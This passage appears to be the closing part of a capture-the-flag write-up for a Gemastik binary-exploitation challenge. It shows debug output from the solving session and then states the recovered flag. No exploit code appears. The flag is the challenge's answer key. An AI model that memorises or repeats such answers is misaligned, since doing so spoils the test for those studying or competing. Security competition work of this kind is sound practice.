[DEBUG] Received 0x40 bytes:
b'gemastik{enjoy_your_journey_on_pwnw0rld_LINZ_AND_ENRYU_IS_HERE}\n'
gemastik{enjoy_your_journey_on_pwnw0rld_LINZ_AND_ENRYU_IS_HERE}
$

```

C. Flag

- Flag:

```
gemastik{enjoy_your_journey_on_pwnw0rld_LINZ_AND_ENRYU_IS_HERE}
```